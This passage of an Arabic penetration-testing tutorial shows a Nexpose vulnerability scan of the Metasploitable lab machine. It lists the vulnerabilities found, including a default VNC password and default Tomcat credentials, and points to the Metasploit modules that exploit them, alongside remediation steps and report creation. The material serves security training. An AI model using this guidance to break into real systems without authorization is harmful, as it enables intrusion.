
أنشأنا هذا الجدول، وبعد المسح سيتم تشغيله على الفاصل الزمني الذي نحدده. يمكننا الحصول عليه لإنتاج تقرير لنا.

الجزء الأكثر أهمية هو أننا وضعنا هدفنا في علامة التبويب الأصول (ASSETS). ثم نختار قالبًا من علامة التبويب TEMPLATES. لقد تم تكوين كلتا علامتي التبويب، وسنقوم بالنقر فوق "حفظ **(Save)** ومسح (Scan)"، مما سيؤدي إلى حفظ هذا التكوين وبدء المسح لنا. في لقطة الشاشة التالية، يمكننا أن نرى أن اكتشاف أصولنا قيد التقدم، وبعد ذلك، سنتحدث عن النتائج التي حصلنا عليها:



## تحليل Nexpose | Nexpose analysis

بمجرد انتهاء الفحص، نكون على صفحة التأكيدات (**Asserts**). في لقطة الشاشة التالية، يمكننا أن نرى أن لدينا أصلًا واحدًا تم مسحه، وأن الأصل يعمل على **أوبونتو**. المهارات التي نحتاج إلى اختراقها في هذا الأصل هي المبتدئ (Novice):




كما نرى في لقطة الشاشة السابقة، يعرض لنا Nexpose معلومات أكثر بكثير من مجتمع Metasploit.

Nexpose هو إطار إدارة ثغرات أمنية أكثر تقدمًا.

يمكننا أن نرى في لقطة الشاشة التالية، قمنا بفحص هدف **واحد** وهو **METASPLOITABLE**، والموقع عالمي (**Global**)، وهو يعمل على **Ubuntu Linux 8.04**. لم نكتشف أي برامج ضارة و175 استغلال و306 نقاط ضعف. مع Metasploit Community، اكتشفنا فقط ثغرة أمنية واحدة قابلة للاستغلال و8 وحدات يمكن استخدامها. ولكن في Nexpose، اكتشفنا 306 نقاط ضعف. في هذا، اكتشفنا العديد من نقاط الضعف والاستغلال أكثر من مجتمع Metasploit.

يمكننا أن نرى أن هناك عامل خطر. يمكننا أيضًا رؤية آخر مرة تم فيها إجراء الفحص. إذا مررنا للأسفل، فيمكننا رؤية **نظام التشغيل** الذي اكتشفناه وهو Ubuntu Linux 8.04. يمكننا رؤية **البرنامج** المثبت على الحاسوب الهدف:

OPERATING SYSTEMS

| Operating System | Product | Vendor | Architecture | Instances |
|---|---|---|---|---|
| Ubuntu Linux 8.04 | Linux | Ubuntu | x86 | 1 |

Showing 1 to 1 of 1 — Rows per page: 10 — 1 of 1

SOFTWARE

| Program | Class | CPE | Instances |
|---|---|---|---|
| Ubuntu zlib1g-dev 1:1.2.3.3.dfsg-7ubuntu1 | | cpe:/a:gnu:zlib:1.0 | 1 |
| Ubuntu zlib1g 1:1.2.3.3.dfsg-7ubuntu1 | | cpe:/a:gnu:zlib:1.0 | 1 |
| Ubuntu xterm 229-1ubuntu1.1 | | | 1 |
| Ubuntu xserver-xorg-video-voodoo 1:1.1.1-5 | | | 1 |
| Ubuntu xserver-xorg-video-vmware 1:10.15.2-1ubuntu2 | | | 1 |
| Ubuntu xserver-xorg-video-via 1:0.2.2-5 | | | 1 |
| Ubuntu xserver-xorg-video-vga 1:4.1.0-8 | | | 1 |
| Ubuntu xserver-xorg-video-vesa 1:1.3.0-4ubuntu4 | | | 1 |
| Ubuntu xserver-xorg-video-v4l 1:0.1.1-6ubuntu1 | | | 1 |
| Ubuntu xserver-xorg-video-tseng 1:1.1.1-4 | | | 1 |

Showing 1 to 10 of 590 — Export to CSV — Rows per page: 10 — 1 of 59

بعد أن نجحنا في اختراقها، من المفيد جدًا العثور على عمليات الاستغلال المحلية التي يمكن استخدامها لزيادة امتيازاتنا. على سبيل المثال، إذا حصلنا على مستخدم عادي وأردنا أن نصبح الجذر، فيمكننا عندئذٍ تجاوز سعة المخزن المؤقت المحلي لزيادة امتيازاتنا أو القيام بأي نوع آخر من الأشياء. في مرحلة ما بعد الاستغلال، هذه مفيدة للغاية.


إذا نزلنا للأسفل، فيمكننا أن نرى **الخادمات** المثبتة على الحاسوب الهدف. يمكننا أن نرى أن الخادمات المختلفة تعمل مثل **HTTP** و**DNS** وما إلى ذلك:

SERVICES

| Service Name | Instances |
|---|---|
| status | 2 |
| portmapper | 2 |
| mountd | 2 |
| NFS lockd | 2 |
| NFS | 2 |
| HTTP | 2 |
| DNS | 2 |
| CIFS | 2 |
| XWindows | 1 |
| VNC | 1 |

Showing 1 to 10 of 21 Rows per page: 10 1 of 3

إذا نقرنا على أي من هذه الخادمات، فسنرى المزيد من المعلومات عنها. على سبيل المثال، إذا نقرت على خدمة **HTTP**، فسنحصل على وصف عنها والمنافذ التي تعمل عليها. في لقطة الشاشة التالية، يمكننا أن نرى أن HTTP يعمل على المنفذ **80** والمنفذ **8180**:


HyperText Transfer Protocol | View all services

DESCRIPTION


HTTP, the HyperText Transfer Protocol, is used to exchange multimedia content on the World Wide Web. The multimedia files commonly used with HTTP include text, sound, images and video.

ASSETS

| Address | Name | Site | Product | Port |
|---|---|---|---|---|
| 10.0.2.4 | METASPLOITABLE | metasploitable | HTTPD 2.2.8 | 8180 |
| 10.0.2.4 | METASPLOITABLE | metasploitable | HTTPD 2.2.8 | 80 |

Showing 1 to 2 of 2 | Export to CSV Rows per page: 10 1 of 1

الآن، دعونا ننتقل لأعلى، وإذا أردنا إلقاء نظرة فاحصة على نقاط الضعف، فيمكننا الانتقال إلى صفحة **نقاط الضعف** (Vulnerabilities):



في لقطة الشاشة السابقة، يمكننا أن نرى أن لدينا رسمًا بيانيًا عن نقاط الضعف التي تم تصنيفها استنادًا إلى عامل الخطر وبناءً على مستوى المهارة من أجل استغلال هذه الثغرات الأمنية. في الجانب الأيسر، يتم تصنيفها بناءً على عامل الخطر، وعلى الجانب الأيمن، يتم تصنيفها على أساس مستوى المهارة. أثناء التمرير لأسفل، يمكننا رؤية قائمة بجميع نقاط الضعف، ويمكننا التبديل بينها باستخدام الأسهم:

VULNERABILITIES

> Apply Filters (0 applied)


| Title | | | CVSS | Risk | Published On | Modified On | Severity | Instances | Exceptions |
|---|---|---|---|---|---|---|---|---|---|
| VNC password is "password" | | | 10 | 993 | Fri Jan 01 1999 | Tue Dec 03 2013 | Critical | 1 | Exclude |
| Shell Backdoor Service | | | 10 | 919 | Thu Jan 01 1970 | Sat Jun 24 2017 | Critical | 1 | Exclude |
| MySQL default account: root/no password | | | 7.5 | 901 | Tue Dec 31 2002 | Thu Aug 22 2013 | Critical | 1 | Exclude |
| Default Tomcat User and Password | | | 10 | 899 | Mon Nov 09 2009 | Fri Jun 03 2016 | Critical | 1 | Exclude |
| USN-815-1: libxml2 vulnerabilities | | | 10 | 887 | Fri Sep 12 2008 | Tue Jul 04 2017 | Critical | 1 | Exclude |
| USN-644-1: libxml2 vulnerabilities | | | 10 | 887 | Fri Sep 12 2008 | Tue Jul 04 2017 | Critical | 1 | Exclude |
| MySQL Obsolete Version | | | 10 | 885 | Wed Jul 25 2007 | Thu Jul 10 2014 | Critical | 1 | Exclude |
| ISC BIND: Buffer overflow in inet_network() (CVE-2008-0122) | | | 10 | 882 | Tue Jan 15 2008 | Tue Nov 15 2016 | Critical | 2 | Exclude |
| USN-803-1: dhcp vulnerability | | | 10 | 881 | Tue Jul 14 2009 | Tue Jul 04 2017 | Critical | 1 | Exclude |
| USN-613-1: GnuTLS vulnerabilities | | | 10 | 879 | Wed May 21 2008 | Tue Jul 04 2017 | Critical | 1 | Exclude |

Showing 1 to 10 of 306 | Export to CSV — Rows per page: 10 — 1 of 31

مرة أخرى، إذا كان هناك استغلال، فسنراه تحت أيقونة الاستغلال، وإذا كان هناك أي برامج ضارة، فسنرى تحت أيقونة البرمجيات الخبيثة. الآن، جميع نقاط الضعف المدرجة ليست لديها استغلال باستخدام أداة، لكن يتم ترتيبها بناءً على المخاطرة.

في لقطة الشاشة السابقة، يمكننا أن نرى أننا اكتشفنا أن **كلمة مرور VNC** هي "**password**". يمكننا الدخول ومحاولة الاتصال باستخدام VNC.


VNC هي خدمة تشبه إلى حد بعيد Remote Desktop. سيُظهر لنا سطح المكتب، وسيسمح لنا بالوصول الكامل إلى الحاسوب الهدف، مثل Remote Desktop. يخبرنا أن كلمة المرور لتسجيل الدخول هي password. هناك أيضًا باب خلفي على خادم Shell Backdoor قيد التشغيل، وقد استخدمناها بالفعل.


الآن، سوف ننظر إلى شيء يمكن استغلاله. سنقوم بالنقر على أيقونة استغلال لترتيبها من خلال استغلالها، ويمكننا أن نرى أن جميعهم لديهم شعار M، مما يعني أنه يمكن استغلالهم باستخدام Metasploit:

في لقطة الشاشة السابقة، لدينا Remote Shell Service و Login Service Remote التي يمكن استخدامها، والتي سبق أن ألقينا نظرة عليها. الآن، سنقوم بالنقر فوق شيء لم نره من قبل، على سبيل المثال، Default Tomcat User and Password. في لقطة الشاشة التالية، يمكننا رؤية وصف لهذه الثغرة الأمنية:

Default Tomcat User and Password



| | | | | | |
|---|---|---|---|---|---|
| ID | apache-tomcat-default-password | PUBLISHED | Nov 9, 2009 | EXPLOITABILITY | |
| SEVERITY | Critical (10) | ADDED | Sep 1, 2010 | CATEGORIES | Apache, Apache Tomcat, Remote Execution, Web |
| RISK SCORE | 899 | MODIFIED | Jun 3, 2016 | CVES | CVE-2009-3843, CVE-2010-0557 |
| CVSS | (AV:N/AC:L/Au:N/C:C/I:C/A:C) | CVSS SCORE | 10 | | |

HP Operations Manager 8.10 on Windows contains a "hidden account" in the XML file that specifies Tomcat users, which allows remote attackers to conduct unrestricted file upload attacks, and thereby execute arbitrary code, by using the org.apache.catalina.manager.HTMLManagerServlet class to make requests to manager/html/upload.

في لقطة الشاشة التالية، يمكننا رؤية المنفذ المشتغل وهو 8180، ويمكننا أن نرى لماذا يعتقد أن هذا الهدف المحدد عرضة لهذا الاستغلال:

AFFECTS

| Asset | Name | Site | Status | Protocol | Port | Key | Proof | Last Scan | Exceptions |
|---|---|---|---|---|---|---|---|---|---|
| 10.0.2.4 | METASPLOITABLE | metasploitable | Vulnerable | TCP | 8180 | /manager/html | • Running HTTP service<br>• Product Tomcat exists – Apache Tomcat<br>Based on the following 2 results:<br>1. HTTP GET request to http://10.0.2.4:8180/manager/html<br>HTTP response code was an expected 401<br>2. HTTP GET request to http://10.0.2.4:8180/manager/html<br>HTTP response code was an expected 200<br>78: <img border="0" alt="The Apache Software Foundation" align="left"<br>79: src="/manager/images/asf-logo.gif"><br>80: </a><br>81: <a href="http://tomcat.apache.org/"><br>82: ...="0" alt="The Tomcat Servlet/JSP Container" | Jul 12th, 2018 | Exclude |


Showing 1 to 1 of 1 | Export to CSV — Rows per page: 10 — 1 of 1

إذا مررنا للأسفل، فسيوضح لنا كيف يمكننا استغلاله:

EXPLOITS

| Exploit | Source Link | Description |
|---|---|---|
| Apache Tomcat Manager Application Deployer Authenticated Code Execution | Metasploit Module | This module can be used to execute a payload on Apache Tomcat servers that have an exposed "manager" application. The payload is uploaded as a WAR archive containing a jsp application using a PUT request. The manager application can also be abused using /manager/html/upload, but that method is not implemented in this module. NOTE: The compatible payload sets vary based on the selected target. For example, you must select the Windows target to use native Windows payloads. |
| Apache Tomcat Manager Authenticated Upload Code Execution | Metasploit Module | This module can be used to execute a payload on Apache Tomcat servers that have an exposed "manager" application. The payload is uploaded as a WAR archive containing a jsp application using a POST request against the /manager/html/upload component. NOTE: The compatible payload sets vary based on the selected target. For example, you must select the Windows target to use native Windows payloads. |
| Tomcat Application Manager Login Utility | Metasploit Module | This module simply attempts to login to a Tomcat Application Manager instance using a specific user/pass. |
| Apache Tomcat Manager - Application Deployer (Authenticated) Code Execution (Metasploit) | Exploit Database | |

في لقطة الشاشة أعلاه، هناك ثلاث وحدات مختلفة يمكن استخدامها لاستغلالها، لكن ليس من الضروري أن تستغلها. في بعض الأحيان، نرى فقط وحدات يمكن استخدامها للتحقق من وجود هذا الاستغلال. لكن هذه الوحدات مرتبطة بها، وإذا نقرت على أي من "الاستغلال" (Exploit) ضمن "رابط المصدر" (Source Link)، فسيأخذنا إلى صفحة Radip7 التي اعتدنا أن نراها عندما نستخدم عناصر Google:




في لقطة الشاشة أعلاه، يمكننا أن نرى اسم الوحدة النمطية (**Module Name**)، والذي يمكننا فقط نسخه ولصقه في Metasploit، حيث يمكننا تشغيل **show options** ثم **use** للاستغلال بنفس

الطريقة التي استخدمناها في قسم Metasploit الأساسي. إذا انتقلنا لأسفل أكثر، فيمكننا رؤية المراجع (**REFERENCES**) الخاصة بالاستغلال المحدد:

**REFERENCES**

| Source | ID |
| --- | --- |
| BID | 38084 |
| CVE | CVE-2009-3843 |
| CVE | CVE-2010-0557 |
| XF | 54361 |

في الجزء السفلي، سيُظهر لنا التعويضات (REMEDIATIONS) عن كيفية إصلاح هذا الاستغلال:

**REMEDIATIONS**

VULNERABILITY ROLLUP SOLUTIONS | VULNERABILITY SOLUTIONS


**Change the Tomcat service administrator account password.**

***Configuration remediation steps***

The Tomcat service has an administrator account set to a default configuration. This can be easily changed in conf/tomcat-users.xml

لهذه الثغرة الأمنية، سنقوم بتغيير كلمة مرور المسؤول ولن نستخدم التكوين الافتراضي.

سنقوم الآن بالنقر فوق علامة التبويب "التقارير" (Reports) لإنشاء التقارير لكل مسح نقوم به:



في لقطة الشاشة أعلاه، يمكننا أن نرى أن هناك ثلاثة أنواع مختلفة من القوالب للتقارير. داخل إنشاء تقرير، يمكننا أن نرى أن هناك تقرير تدقيق يحتوي على الكثير من المعلومات التفصيلية للمبرمجين. يوجد أيضًا تقرير تنفيذي يحتوي على معلومات أقل وهو وضع للأشخاص ذوي المستوى الأعلى مثل المديرين الذين ليس لديهم خبرة كبيرة في الأمور التقنية. يمكننا تحديد أي قالب نريده وتسميته أي شيء. في لقطة الشاشة السابقة، سنسمي هذا التقرير بـ(**metasploitable report**). إذا نزلنا قليلاً، فيمكننا تحديد التنسيق الذي نريده:

File format

PDF

Scope

Select Scan

Select Sites, Assets, Asset Groups or Tags

Filter report scope based on vulnerabilities

Frequency

Do not run a recurring report

Configure advanced settings...

SAVE & RUN THE REPORT SAVE THE REPORT

في لقطة الشاشة السابقة، يتم تعيينها على **PDF**. الآن، سنقوم بالنقر فوق **Select Scan**، ثم حدد الفحص المستهدف الذي نريد إنشاء تقرير له، وتحديد **metasploitable:**

Select the Site that was Scanned


To select a scan to report on, first select the site in which the scan was run.

CLEAR SELECTION

| Name | Assets | Vulnerabilities | Risk Score | Type | Last Scan |
|---|---|---|---|---|---|
| metasploitable | 1 | 306 | 156,313 | Static | 7/12/2018, 1:23:01 AM |


SELECT SCAN CANCEL

الآن، انقر فوق "حفظ وتشغيل التقرير" (SAVE & RUN THE REPORT) لإنشاء التقرير.



